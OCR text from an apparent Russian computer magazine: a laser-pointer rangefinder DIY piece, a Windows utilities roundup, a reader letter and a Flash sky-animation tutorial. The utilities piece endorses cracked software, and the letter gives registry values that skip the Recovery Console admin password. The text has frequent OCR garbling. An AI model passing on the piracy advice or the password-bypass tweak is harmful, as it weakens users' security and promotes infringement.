На практике циркуль лучше перевернуть вверх ногами, так чтобы лучи пересекались. Это нужно для того, чтобы легко получить небольшой угол, ведь указки толстые и закрепить их по-обычному трудно. Если угол между лучами большой, то зайцы очень быстро разбегутся и не будут влезать на линейку-шкалу. Правда, под этот дальномер придется заново размечать шкалу

БЕЗ ЛИШНИХ ДЕТАЛЕЙ

Ты знаешь мое отношение к лишним деталям! Давай поговорим о недостатках дальномера с расходящимся пучком. Далекие объекты должны быть жирными и плоскими, чтобы оба лазерных зайчика на них попали. Идеальный объект - панельный дом, такой необъятный, ровный и плоский. Но даже если к нему ты встанешь под углом, то один заяц упадет раньше другого, и размеры исказятся. Словом, мы сделали не очень удобный двуручный дальномер для определения расстояний до параллельных панельных домов



А теперь фокус-покус. Давай возьмем дальномер на ширкуле с пересекающимися лучами и будем менять угол до тех пор, пока зайчики не сольются в один, как это показано на рисунке. Зацени! Теперь не надо смотреть на зайцев через шкалу, потому что заяц один! Теперь твоя задача соединить зайцев и посмотреть и проверить угол на циркуле! Это гораздо удобнее, ведь не нужно заботиться о том, чтобы держать перед глазами линейку. А еще теперь мы можем измерять расстояние до очень маленьких объектов, на которые влезает только один заяц, а не два.

Шкала тут тоже нужна, теперь каждый раз можно мерить расстояние между ногами циркуля. Оно-то и будет говорить о дальности объекта.

Либо можно взять циркуль с колесиком и считать количество оборотов колесика. Чтобы считать неполные обороты колесика, на нем можно поставить риску или сделать зазубринки напильником, чтобы чувствовать на ощупь.

ДЕТАЛИ

Для сборки лазерного дальномера нам понадобятся всего три детали: один циркуль с колесиком, я отрыл в старой готовальне, хотя его можно купить в канцелярском магазине. Две указки куплены по 60 рублей каждая. Вот и все детали. Скотч и ластик не в счет



СБОРКА

Указки надо примотать к циркулю под углом, для этого я использовал кусочки ластика. Мотать надо потуже, потому что конструкцию не должно колбасить. Вообще, нужно подумать: как бы получше закрепить указки, может быть, стоит их привинтить стальными скобами. Очень неудобно, когда указки шатаются, они После того как аппарат собран, нужно попробовать соединить два лазерных зайчика в один, для этого крепеж указок придется поправить. После того как указки уселись жестко и их лучи легко собираются в точку, можно начинать градуировку линейки или колеса. Для этого нужно найти несколько объектов, расстояние до которых ты знаешь. Такими объектами могут стать те же столбы. Рядом с любой школой ты найдешь стадион либо дорожку для бега с размеченными расстояниями.

Измерять лучше, когда темно. Благо, зимой рано темнеет. Однако днем или вечером, чтобы увеличить дальность, можно использовать бинокль или подзорную трубу, чтобы разглядеть: слились ли зайчики.

Удобнее использовать дальномер, держа его двумя руками, однако ты можешь привыкнуть делать это одной рукой. Для этого в начале измерения сведи циркуль с колесиком, разводить его будет очень легко под действием пружины, которая есть у большинства колесных циркулей.

Можешь использовать точечный дальномер, не только чтобы измерять расстояния, но и для того, чтобы размечать местность. Когдато мы с друзьями строили модель форта с земляными валами. Наши фортификационные чертежи мы переносили на местность с помощью веревок; вот если бы у нас был такой дальномер, было бы круто! Дальномером можно быстро разметить поле для игры в снежки, можно прикинуть, сколько ехать, сколько плыть, докинешь - не докинешь и тому подобное. Например, можно замерить дальномером, как далеко ты кидаешь снежки, выставить его и рассчитывать, когда забрасывать противника. Как только лазерные зайцы слились на пузе условного врага - КИДАЙ!

ПОЛЕЗНАЯ ШТУКА ДАЛЬНОМЕР!

K



Kirion (Kirion@winfo.org)

ПОЛЕЗНЯШКИ

МЕЛКИЕ И ПОЛЕзные Утилки

ЧТО ОТЛИЧАЕТ ОДИН ДОМ ОТ ДРУГОГО, ТВОЮ КОМНАТУ ОТ КОМНАТ ТВОИХ ДРУЗЕЙ, ТВОЕ РАБОЧЕЕ МЕСТО ОТ РАБОЧИХ МЕСТ ТВОИХ КОЛЛЕГ? ТЫ ВСЕГДА ПОДСТРАИВАЕШЬ ЕГО ПОД СЕБЯ, УКРАШАЕШЬ, КАК НРАВИТСЯ, ДЕЛАЕШЬ ЕГО БОЛЕЕ УДОБНЫМ. ВЕЩИ, КОТОРЫЕ СОЗДАЮТ УЮТ, ЧАСТО НЕЗАМЕТНЫ, НО ТЫ НАСТОЛЬКО ПРИВЫКАЕШЬ К НИМ, ЧТО ПОТОМ НЕ МОЖЕШЬ СЕБЕ ПРЕДСТАВИТЬ, КАК ТЫ ОБХОДИЛСЯ БЕЗ НИХ РАНЬШЕ. А ЧЕМ КОМП ХУЖЕ? ВЕДЬ В КАКОМ-ТО СМЫСЛЕ ОН ТОЖЕ РАБОЧЕЕ МЕСТО, А ДЛЯ НЕКОТОРЫХ И ДОМ :). МОЖНО ЛИ ТВОИ ОКОШКИ ОТЛИЧИТЬ ОТ БЕЗЛИКОЙ МАССЫ КОМПОВ ДРУГИХ ПОЛЬЗОВАТЕЛЕЙ? ЕСЛИ ОТВЕТ ДЛЯ ТЕБЯ НЕ ОЧЕВИДЕН - ТЕБЯ ЖДУТ ПЯТЬ МИНУТ ПОЛЕЗНОГО ЧТЕНИЯ :).

Вообще-то, довольно сложно провести черту, которая отделяет утилиты, попадающие под нашу тему, от всех остальных. У разных людей разные потребности - кому-то нужны украшалки, кому-то мелкие твикеры, некоторые любят извращаться над интерфейсом, кто-то не представляет свою жизнь без довольно узкоспециализированных программ. Поэтому не удивляйся, если мои полезняшки тебе не подойдут - в этом вопросе я довольно субъективен, но мое мнение тоже чего-то стоит:) Ну что, перейдем к делу?


имя им - легион


С чего бы начать, вот хотя бы: Total Copy. У тебя есть локалка? А вот у меня есть. И бывает очень неприятно, когда качаешь какое-нибудь кино, а чел тебя выкинет или вообще выключит комп. Прога добавляет в контекстное меню, вызываемое при перетаскивании файла правой кнопкой мыши,



два пункта: «Total Copy Here» и «Total Move Here». Воспользовавшись ими, ты сможешь копировать файлы с докачкой, а также регулировать скорость закачки. Ты всегда сможешь поставить скачку на паузу, которая также включится при невозможности

скачать файл дальше (из-за недоступности узла или при отключении электричества :)). Ну и до кучи, разработчик уверяет, что копирование идет слегка быстрее, чем стандартными виндовыми средствами. Не знаю,





не проверял, но и без этого прога стоит своих 92 килобайтов.


Кстати, а в твоей локалке играют в CS или Кваку? Если - да (а скорее всего, да), то обязательно зайди на www.agsm.net и скачай aGSM. Прога ищет в локалке запущенные сервера самых популярных сетевых игр. Ты можешь посмотреть ники играющих, свойства сервака, а предварительно настроив запуск игр - легко и быстро присоединяться к выбранному серверу. Отмечаешь нужные тебе игры, настраиваешь и периодически поглядываешь на трей, где живет прога, - не надо запускать лишний раз

Веб-дизайном не увлекаешься? А скрипты тестировать тебе не приходилось? Или делать у себя на машине маленький веб-сер-




вер для пользователей той же локалки? Необязательно ставить апач, можно по-ставить Small HTTP server. Это полноценный web, ftp, proxy, dns, smtp и pop3 сервер. Очень маленький (103 килобайта), быстрый, неплохо настраиваемый. Тем более, что в некоммерческих целях его можно использовать бесплатно, в других случаях регистрация стоит всего 100 рублей для СНГ и стран Прибалтики. Никогда не поздно стать админом :).

Ну и еще немножко про веб-дизайн. Если тебе приходилось делать массовые замены в HTML-файлах или менять их кодировку, то тебе, несомненно, пригодится HTMLchanger. Задаешь список файлов,



что заменять - и вперед. Я на эту прогу просто молился, когда переезжал на новый хостинг и пришлось заново прописывать ссылки.

А вместо блокнота для набивания небольших страничек и текстов обязательно попробуй Bred2. Кстати, этот текст я набивал именно в нем, лучшем заменителе виндово-го блокнота. Понимает достаточно много кодировок, может подсвечивать html-теги. Если же ты найдешь уж совсем экзотическую кодировку, то тут не справиться без Штирлица. Жаль только, что программа очень давно не обновляется, но со своими



обязанностями справляется хорошо. Если и Штирлиц не перекодировал текст в читаемый вид, то стоит задуматься, может это и не текст вовсе, а какой-нибудь экзешник :). Если же ты хочешь прочитать не просто текст, а книгу на компе, то советую не мучить глаза и установить программу-читалку. Могу посоветовать Bookshelf или Tom-reader. Bookshelf, конечно, красивее будет, но и ресурсов жрет больше - для работы необходим свежий IE. Обе программы понимают распространенные форматы, могут читать текст в html, читать из архивов. Главное, читай побольше, это полезно для интеллекта:).

А если вдруг нужно не почитать, а посчитать, то прямая дорога тебе на www.nlcalc.narod.ru, NumLock качай Calculator и забудь про встроенный виндовый навсегда. Пусть прога не очень




красивая (все равно для нее есть скины, что-нибудь себе подберешь), но очень удобная. Сидит в трее, вызывается по

нажатию NumLock (отсюда и название). Куча различных математических функций, возможность работы с переменными и программирование собственных функций - вот скромные возможности этого калькулятора. На этом же сайте можно скачать Невидимый калькулятор. Выглядит его действие так: пишешь в текстовом редакторе или где-нибудь еще формулу, выделяешь фрагмент, на-



жимаешь горячую клавишу - и перед тобой результат или сама формула, знак «=», результат, тут уж как настроил. Только загляни сначала в справку, чтобы узнать обозначение некоторых функций - программа умеет считать вещи и посложнее 2+2:).

Ну вот, поработал ты за компом, уж утро на дворе, пора его выключать. Только вот у многих пользователей ХР были жалобы, что комп не хочет нормально выключаться. Видимо у автора Power off тоже были такие проблемы. Впрочем, программа быстро развивается, и из средства быстрого выключения\переза-




грузки\и т.п. она превращается в некоторое подобия шедулера. Новые беты выходят чуть ли не по два раза в месяц посмотрим, куда она придет в итоге.

теж двутя

МОРДЯМИ

А теперь поговорим про различные усовершенствования виндового интерфейса. Если честно, я не очень люблю чисто украшательные программы - во мне говорит просто маниакальная страсть к экономии системных ресурсов :). Но многие из них несут ощутимое удобство в работе, о них и расскажу. Direct folders. Если честно, это первая прога,




Немного кривоватый, но удобный.


WINformation

которую я захотел купить, не найдя к ней лекарство : (. Что же в ней такого хорошего? В заголовок любого окна встраиваются две кнопки рядом с системными: кнопка с изображением кнопки:) позволяет расположить окно поверх других (aka always on top), другая же оставляет от окна только заголовок, делая невидимым остальную часть окна. Можно бы было это делать по горячим клавишам - обычной командой «свернуть» я бы больше вообще не пользовался. Далее, в заголовке любого окна проводника появляются еще две кнопки: история часто открываемых папок и возможностью быстро перейти в папку программы (для проводника это c:\windows :)). Вторая кнопка дает доступ к настраиваемой менюшке папок и фильтров файлов, которую можно и нужно настроить самому. Тем более, что можно создавать подменю. Ну и, наконец, в стандартных диалогах виндов, кроме этих четырех кнопок, появляется красивая шапка с указанием полного пути к текущей папке, именами и заполнением всех дисков в системе, а само окно диалога становится изменяемого размера. А теперь о грустном, в незарегистрированном виде программа имеет ограничение на срок работы, кроме того, поддерживается создание только трех менюшек :(. В общемто, 20 баксов это не так много... Для того же, кому такую сумму все-таки жалко (как и мне)), могу посоветовать две небольших проги: Dirkey (http://www.protonfx.com/dirkey) и Folder Cache (www.neosoft.org). Dirkey позволяет быстро перемещаться по папкам в окне проводника или стандартных диалогах по комбинации ctrl+цифра или буква. Folder Cache же добавляет в заголовок окна кнопку с последними открытыми папками. Конечно, это не равноценная замена, зато обе они бесплатные...

Ну и до кучи можно скачать path2clipboard. Программа добавляет в контекстное меню файлов и папок пункт «копировать путь». Причем путь копируется в нескольких вариантах, корректно копируются сетевые имена.







Total Copy (www.ranvik.net/totalcopy). Сколько фильмов... Сейчас мы их быстренько скопируем.



Runit (www.keleos.com/runit). Да, запусти это, детка :).

Pstools (www.sysinternals.com). Ностальгия, понимаешь :).

Ладно, не буду больше расстраивать, дальше рассказываю только про проги, для которых есть кряки :). Например, про True Launch Bar. Ты пользуешься панелью Quick launch? Все, ее пора сдавать в утиль. True Launch Bar (сокращенно TLB) позволяет группировать ярлыки в красивые выпадающие менюшки с управляемой прозрачностью, добавлять ссылки на сайты, назначать менюшкам горячие клавиши. Можно создать ссылку на папку, и у тебя будет раскрывающееся меню со всем ее содержимым. Можно создать несколько тулбаров и использовать их вместе или переменно, благо их легко переключить из контекстного меню. А еще TLB поддерживает скины и плагины. Например, проверка почты, управление звуком, часы, погода, управление Winamp и другие. На сайте разработчика можно скачать все необходимое для созда-



ния собственных плагинов. Кстати, под панели плагинов существуют отдельные скины. Не пожалей 800 кило трафика. Очень скоро ты забудешь о том, что Quicklaunch вообще существовал. Да и кряк искать не обязательно, если ты скачаешь дополнительные языки и поставишь основным русский. Мелочь, а приятно :).

А если тебе все еще мало менюшек, то прошу на w1.321.telia.com/~u32102551/. Правда страшный урл? :). Здесь обитает прога Yo!Utilites. Функция проги - делает углы экрана активным. По клику мышки появляется настраиваемая менюшка. Что удобно, пункты могут быть динамическими, можно задавть маску, что будет видно, а что не видно в меню. Прога старая, но чем-то она меня зацепила, и я ее не меняю. Может, дело в названии, йоу :). Хотя аналоги имеются. Далее: Runit. При первом взгляде прога по-

хожа на TLB, но это не так. Основная задача Runlt - ускорить запуск популярных приложений. Прога создает свой тулбар с несколькими кнопками: «recent» - недавно запускавшиеся приложения; «top» - наиболее часто запускавшиеся приложения с момента установки проги; «favorites» - это обычная выпадающая менюшка, которую ты настраиваешь сам; «run» - при первом запуске Runlt сканирует комп на наличие программ, потом из этой менюшки можно запустить любую по контекстному поиску; «Stop» - список процессов и их уничтожение по клику. Прога неплохо настраивается, ведет подробные логи всех запусков программ. Можно (и нужно) задать исключения для нужных программ, на основные действия имеются горячие клавиши. Был бы еще ин-



терфейс посимпатичнее... А то рядом с TLB прога выглядит не очень, прямо скажем. Что, хочешь еще? Ну ладно, ненасытный ты мой, лезь тогда на www.kc.ru/~dubok и качай оттуда Mouse Utility. Довольно простая, но удобная программка - по нажатию средней кнопки у мыши или комбинации alt+win вылезает симпатичная менюшка, содержащая два ряда кнопок. Первый ряд зашит в программу, но его можно убрать, перейдя в «сжатый вид». Второй ряд ты создаешь сам, причем можно одним кликом скопировать туда ярлыки из Quick launch панели. Есть, правда, один небольшой баг: не забудь выставить в настройках «не скрывать панель», а то будешь долго думать, почему же панель появляется только на фоне рабочего стола. На самом деле, она появляется всегда, просто под другими окнами:).

А для тех, кто с детства ненавидит менюшки и ностальгирует по ДОСу, могу посоветовать Winconsole. Прога представляет собой небольшую консоль, вылезающую по нажатию горячих клавиш. Можно создавать собственные алиасы команд, кроме того, понимаются стандартные ДОСовские команды. Автодополнение, перебор путей - все как в



win2k-консоли. Прога шароварная, но для наших - регистрация бесплатная. Для полных консольных маньяков советую заглянуть на www.sysinternals.com и скачать проry Pstools. Для тех, кто не в курсе: команда Ps в юнихе выводит список процессов. Pstools состоит из нескольких команд, которые, безусловно, пригодятся любому админу win2k: тут и список процессов, и открытые по сети файлы, и сетевые подключения, и много еще чего. Причем почти все команды могут выполняться и для удаленного компа. Кстати, на сайте разработчика можно скачать еще кучу утилит для различных виндов. Перечислять все не имеет смысла, но особо хочу обратить внимание на семейство программ-мониторов, следящих за реестром, за диском и файлами, за библиотеками и виртуальными драйверами, за портами и подключениями. А для людей, которые вообще не переваривают стандартный

интерфейс виндов, могу посоветовать скачать хит сезона - модифицированный Windows commander (точной ссылки дать не могу, но в Инете находится легко). Полностью настроенный, крякнутый, с прикрученным IrfanView, русским языком и архиваторами. Осталось только установить. Кстати, уже вышла свежая версия (теперь прога называется Total commander из-за проблем с копирайтами мелко-мягких). И начали появляться подобные творения и для нее. Этакое соревнование на лучший любительский дистрибутив:).


TXT CHOMOB

Вот такая вот маленькая армия. Причем заметь, по большей части любительская. Программисты-энтузиасты, создающие фриварный софт, что бы мы без вас делали? Я каждый день сталкиваюсь с десятками подобных прог, и 90% сразу оправляются в корзину. Но выходят новые версии, и они



Small HTTP server (srv.mf.inc.ru).

И не нужен нам аппач...



True Launch Bar (www.truelaunchbar.com). Люблю я русских программистов...

становятся стоящими проектами. Так что если ты программер или у тебя просто есть малоизвестная, но полезная прожка - присылай ее мне. Возможно, она появится в Полезняшках-2 или на нашем сайте:). А даже если нет - всегда смогу указать на ошибки. Главное - не сдавайся и не ленись, мы на тебя надеемся:)

P.S. Если ты хотел скачать программу Hotkey host из прошлого номера, то принимай мои извинения за нерабочую ссылку. Сайт программы переехал на www.mhpi.ru/hotkeyhost/. Спасибо разработчикам за четкую консультацию:).

OT PEARKTOPR:

НАМ ПИШУТ

Мне очень приятно получать отзывы о работе нашей рубрики WINformation, особенно когда письмо посвящено не выпрашиванию кряка или серийника для XP, а описанию конкретной траблы, да еще и с решением. Лучшие письма мы решили публиковать, дабы сделать их доступными общественности. Итак, первая ласточка.

From: mok@kde.ru To: dronich@real.xakep.ru Subj: Podnimaem WinZK

Спасиво за статью о настройке стойсов в Винде. Хочу поделиться опытом по применению этих рекомендаций. Как обладатель лицензионного ХР Ноте, я ве (консоль) установил и долго пытался в нее войти. Причем она (эта консоль) напрочь меня не пускала, выдавала, что пароль админа неверен. Я пытался его снимать, менять и пр. — не пускала, как льом оь стенку.

Такая фишка, как политики учетных записей и параметры везопасности (см. стр. 093 в 11-м СпецХакере) в XP Ноте отсутствует, о чем она прямо предупреждает (при попытке добавить соответствующую "оснастку" в ММС или прямо запустить ..\system32\lusrmgr.msc).

Однако сами возможности "разрешить автоматический вход админу" и "разрешить копирование дискет и пр." жлобы из майкрософта включили и в XP Ноте и зашили, как и положено, в реестр. Там я их и нашел.

Меняются они в HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Windows NT\ CurrentVersion\Setup\ RecoveryConsole с двумя параметрами: SecurityLevel SetCommand

Ова этих параметра я выставил в 1 (вместо О по умолчанию), после чего консоль восстановления пустила меня вез пароля. Чего и желаю всем хакерам.

Всего наилучшего — Григорий Мохин ilich (ilich@winfo.org)

JE-DESKTOP

BBFARA B HEBO

ЗИМА, КРУГОМ ЗАМОРОЖЕННАЯ ВОДА И ПОНИЖЕННАЯ ТЕМПЕРАТУРА. КОМУ-ТО ЭТО НРАВИТСЯ... НО ЛИЧНО Я НЕ В ИХ ЧИСЛЕ, Я ЛЕТО ЛЮБЛЮ. А В ТАКОЕ, КАК СЕЙЧАС, ВРЕМЯ - ПО ЛЕТУ СКУЧАЮ. ХОЧЕТСЯ СОЛНЫШКА, ЧИСТОГО СВЕТЛОГО НЕБА. И ЧТОБЫ ЭТО БЫЛО ВСЕГДА. КРУГЛЫЙ ГОД. ДНЕМ И НОЧЬЮ.

38TP86K8

Кремль стоит, куранты бьют, и все, кажется, пучком. Но фон всегда остается одним и тем же, а ведь время идет. За компом-то ты сидишь, наверное, не по пятнадцать с половиной минут. Ты ни разу не ловил себя на мысли, что у тебя скучный монитор? К чему это я? Да к тому, что не плохо было бы устроить в качестве фона для Кремля всеслый петний пейзажик. А раз уж мы там мутили со временем, то этот самый пейзаж мы просто обязаны сделать динамически изменяющимся в зависимости от времени суток.

Сразу предупреждаю, ресурсов твоей тачки это потребует не мало, ибо плюс к Кремлю (который и сам по себе тормозит заметно) мы добавим небо, с некоторыми присущими ему компонентами.

Открывай флешку с Кремлем. Если в прошлый раз ты делал все, что я тебе говорил, то на основной сцене у тебя должно быть четыре слоя кадров. Их мы трогать не будем, да и вообще почти все те символы, созданные в прошлый раз, мы даже не кликнем. Необходим будет лишь основной символ прошлой флешки С - Kremlin. И то лишь только для того, чтобы в скрипт для часов кое-чего добавить.



Для неба в библиотеке создай новую папочку «Sky». Все те новые символы, что мы сделаем сегодня (включая графические объекты «Tween1», «Tween2» и т.д., создаваемые Flash'ем автоматически), помещай для упорядоченности туда.


люблю голубой цвет

Создай новый символ клипа «С - Sky». Это будет небо целиком. В нем будет четыре слоя кадров. Сверху вниз (в скобках имена слоев, которые стоят у меня): для облака (Clouds), для солнца (Sun), для неба (Blue), для ночного неба (NightStars). Заполнять эти слои мы будем не совсем в таком порядке. Начнем с самого, на мой взгляд, главного. С голубого (blue).

Не подумай ничего такого... Просто моему мозгу приятно получать от визуальных датчиков сигналы о принятии электромагнитных волн соответствующей длины. Смотрел ли ты когда-нибудь на небо? Знаю, глупый вопрос. Тогда так. Помнишь ли ты цвет неба? Не тех серых туч, что висят сейчас над тобой в атмосфере. А именно тот самый светло-голубой цвет... Хреново тебе. А я помню. Так вот, надо сделать клип «С - BlueSky». В этом клипе будет один лишь прямоугольник цвета #00ccff (по-моему, этот цвет наиболее похож на цвет летнего неба), расположенный так, чтобы верхний левый его угол был в центре рабочей области. Тащи этот клип в «С - Sky» на третий слой, задавай ему размеры X=1024; Y=768, координаты X=0; Y=0 (панель «Info») и имя «blue». Сам «С - Sky» выноси на основную сцену в специально для него приготовлен-

ТЕПЕРЬ 060 ВСЕМ ПО ПОРЯДКУ. ДНЕМ НЕБО ГОЛУБОЕ :). ный самый нижний пятый слой. Ставь координаты X=0; Y=0 и имя «sky».

Далее делаем символ графики «G OneStar» для одной звезды. В нем рисуй ровно по центру белую звездочку размерами приблизительно 10 на 10 пикселей. В другой символ графики «G - SomeStars» перенеси таких одиночных звезд штук семьвосемь. Разнеси их там так, чтобы они были разбросаны хаотично на площади, приблизительно равной размерам экрана. Красиво выглядит небо, когда звезды на нем разного размера. Только не увлекайся с этим звезда размером с луну выглядит отвратительно, поверь мне. Создай новый мувик «С NightStars». Сделай в нем три слоя. На самый верхний пихай штук десять экземпляров символа «G - SomeStars», на два других слоя - по одному - по два. Ты, наверное, спросишь меня, зачем весь этот... почему бы не сделать в одном символе все звезды? А я, наверное, отвечу, что это все для того, чтобы звезды были не просто так, а мерцающие. Ну и еще для кое-чего. Растяни кадры на всех трех слоях где-нибудь на минуты две воспроизведения (при двенадцати кадрах в секунду пусть наш мувик займет 150 кадров). На втором слое жми правой кнопкой мыши на двадцатый кадр и выбирай вставку ключевого кадра. То же производи



Сразу предупреждаю, ресурсов


ТВОЕЙ ТАЧКИ ЭТО ПОТРЕБУЕТ НЕ МАЛО,

ибо плюс к Кремлю (который и сам

по себе тормозит заметно) мы

добавим небо, с некоторыми

присущими ему компонентами.




Ночь - самое красивое время суток

с двадцать первым. В двадцатом для символов «G - SomeStars» поставь прозрачность 95% (панель Effect). Те же операции произведи в отношении шестидесятого и шестьдесят первого кадров на третьем слое.

Выноси «С - Night'Stars» в «С - Sky» на самый нижний слой. Поставь его так (и/или измени расположение звезд в нем самом), чтобы звезды равномерно распределялись под «С - BlueSky».

Какая же ночь без луны? Правильно, никакая. Твори символ графики «G - Moon», в котором рисуй знакомый тебе полумесяц. Тащи его в «С - Sky», туда же, куда засунул и звезды, и располагай там в каком-ни-



будь из углов - так покрасивее будет. Сделали мы эту луну неподвижной и стабильной в плане формы. А ведь в жизни это не совсем так. Прочитав сей манускрипт, изучив поподробней методы флешевского объекта Date() и разузнав фазы луны, ты будешь готов к самостоятельному исправлению этого.

PR360P NONETOB

По количеству распознаваемых в случайно взятом облаке знакомых фигур и предметов можно судить об интеллекте человека. Если такой анализ произвести на примере того облака, которое мы с тобой нарисуем, то выяснится, что нашим с тобой мозгам уже ничто не поможет. Сейчас ты поймешь, о чем я. Создай графический символ «G - Cloud».

В этом символе изобрази горизонтально овал размерами где-то 250 на 100. Только овал не простой. Во-первых, удали у него контур. Во-вторых, у него должна быть очень хитрая заливка:). Вспомни, что такое Radial Gradient, и сделай это для нашего овала с серым цветом (что-то типа #99999) в центре и белым по краям. Вспомни также,



модификатор такое Transformation инструмента Paint Bucket. При помощи этого модификатора сожми заливку до овальной формы и чуть перемести ее вниз и вбок. Если с воображением у тебя все здорово и в глюкогенах ты не нуждаешься, то у тебя создастся впечатление, что перед тобой белый «объемный» овал, освещенный сверху. Теперь, в-третьих, выдели то, что у тебя получилось, и сотвори с этим «Soften Fill Edges» шириной пикселей на двадцать из меню «Modify/ Shape/». Далее следи за моими руками очень внимательно и медленно и осторожно делай то же самое :). В новом клипе «С - Clouds» я, перетащив туда штук десять «G - Cloud» и изменяя их форму и угол наклона, сотворил бесформенное нечто, отдаленно напоминающее еще более бесформенное нечто. Короче говоря, очень похоже на кучевое обла-

Во имя благих намерений

ЖУРНАЛА МНЕ ЗАПРЕТИЛИ

ИСПОЛЬЗОВАТЬ СЛОВО «ИЗВРАЩЕНЕЦ»

и все слова, ему однокоренные :).









Ты, наверное, спросишь меня,

зачем весь этот...

ПОЧЕМУ БЫ НЕ СДЕЛАТЬ

в одном символе

все звезды?

ко длиной около 460 пикселей. Центр рабочей области должен быть в середине верхней границы рисунка.

Облако, состоящее из простых одинаковых объектов (один и тот же символ), запомни, жрет намного меньше места. Особенно хорошо запомнить это следует тем, кто публикует Flash - странички в Интернете. Попробуй, например, сравнить размеры flaшки и swf-ки, которые у тебя сейчас, с теми размерами, которые будут, если все эти овальчики в облаке разбить (выдели их все, нажми Ctrl+B, кликни мышкой в рабочую область рядом с облаком - если не повиснешь, удаляй «G - Cloud» и жми Ctrl+Enter, только сохранись перед этим это ведь как раз то, чего делать, по-моему, не стоит), и сделать облако одним большим рисунком. У меня разница в размерах swfки (то, что публикуется в Инете) составила 13 kb! А это от двух и больше лишних секунд загрузки (гхм... это же надо так ценить время - прим. ред.). Когда во флешке вместо одной большой однообразной картинки используется комбинация из символов ее одинаковых частей, размер фактически экономится за счет производительности машины. Хотя могу заметить, что существенных различий в скорости проигрывания флешки с символами и флешки с большой графикой я не заметил. Все дело в весе. К тому же, в случае с облаком, по-моему, составлять его из мелких овалов было гораздо проще, чем рисовать один относительно сложный рисунок (кстати, это правило относится ко всем графическим изображениям в флешке. Например, символ одиночной звезды, сделанный для последующего многократного использования, я сотворил по привычке :).

Отвлеклись мы немного. Вернемся к облаку. Тащи «С - Clouds» в «С - Sky» на самый верхний слой. Задай ему там такие координаты и размеры, чтобы оно скрылось за границей голубого неба и центр символа облака имел го-

Мудрые дядьки были.

Знали, как лучи надо


ПРАВИЛЬНО ИЗОБРАЗИТЬ

ризонтальную координату -310 (замечу, что координаты в панели «Info» - это координаты верхнего левого угла символа, независимо от того, где у этого символа находится центр; у меня на панели «Info» приблизительно так: X=-540; Y=100).

Дави на облаке правой кнопкой мыши и выбирай там «Actions» (Операции). Вводи там:

```
onClipEvent (enterFrame) {
    if (_x<=-300) {
        _y=Int(Math.random()*10)*30;
        speed=Int(Math.random()*10);
    } else if (_x>=1400) {
        _y=Int(Math.random()*10)*30;
        speed=-Int(Math.random()*10);
    };
    _x+=speed;
}
```

Этот скрипт делает следующее. Функция Math.random() возвращает случайное значение от нуля до единицы. Функция Int() преобразует число в скобках, оставляя от него лишь целую часть. С каждым новым кадром проверяется горизонтальная координата центра облака. Если она меньше трехсот (т.е. облако при таких размерах полностью ушло за пределы экрана влево) или больше тысячи четырехсот (облако ушло за экран вправо), устанавливается новая вертикальная координата: значения при этом могут быть 30, 60, 90 и так далее до 270. Таким же образом вычисляется скорость движения облака, которая при этом получается от единицы до девяти (с плюсом или с минусом). После этой проверки горизонтальная координата облака увеличивается на значение скорости. В случае, когда облако ушло влево, скорость становится положительной, т.е. горизонтальная координата увели-



чивается (облако начинает плыть вправо), когда облако ушло за экран вправо - уменьшается (облако начинает плыть влево).

NACLP BCELTH

Как раз именно солнце в нашей флешке будет отнюдь не всегда, а лишь только днем. Создай новый символ клипа «С - Sun» для светила. Ровно в центре рисуй желтый круг, не превосходящий по размерам твою луну

Звезда размером с луну

выглядит отвратительно,

поверь мне.

(если бы она была полной) - солнечный диск. Правда, солнце не совсем желтое, оно, скорее, белое - #ffffbb. На другом слое изобрази расходящиеся от солнца лучи. Нарисуй их широкими и редкими, знаешь, как в мультиках рисовали коммунисты годов семидесятых. Мудрые дядьки были. Знали, как лучи надо правильно изобразить. Прикольно выглядит также, когда эти самые лучи крутятся вокруг солнца. Помнишь, как в прошлый раз делали вращающуюся звезду на Кремль. Сделай с лучами то же самое. Только надо, чтобы они крутились не так быстро. Пусть на каждые девяносто градусов уходит кадров по двадцать. И зацикли это движение точно так же, как там.

Тащи теперь символ солнца на второй слой в «С - Sky», задавай ему имя «sun».

Располагай его так, чтобы центр его... а хотя какая разница, все в скриптах сделаем. По размерам мое светило получилось вместе с лучами где-то 150 на 150 пикселей. Скрипт для солнца и неба приведу тебе для моих размеров. Открой клип Кремля и залезь в панель «Actions» для символа часов (то бишь курантов).

И сделай там вот что...

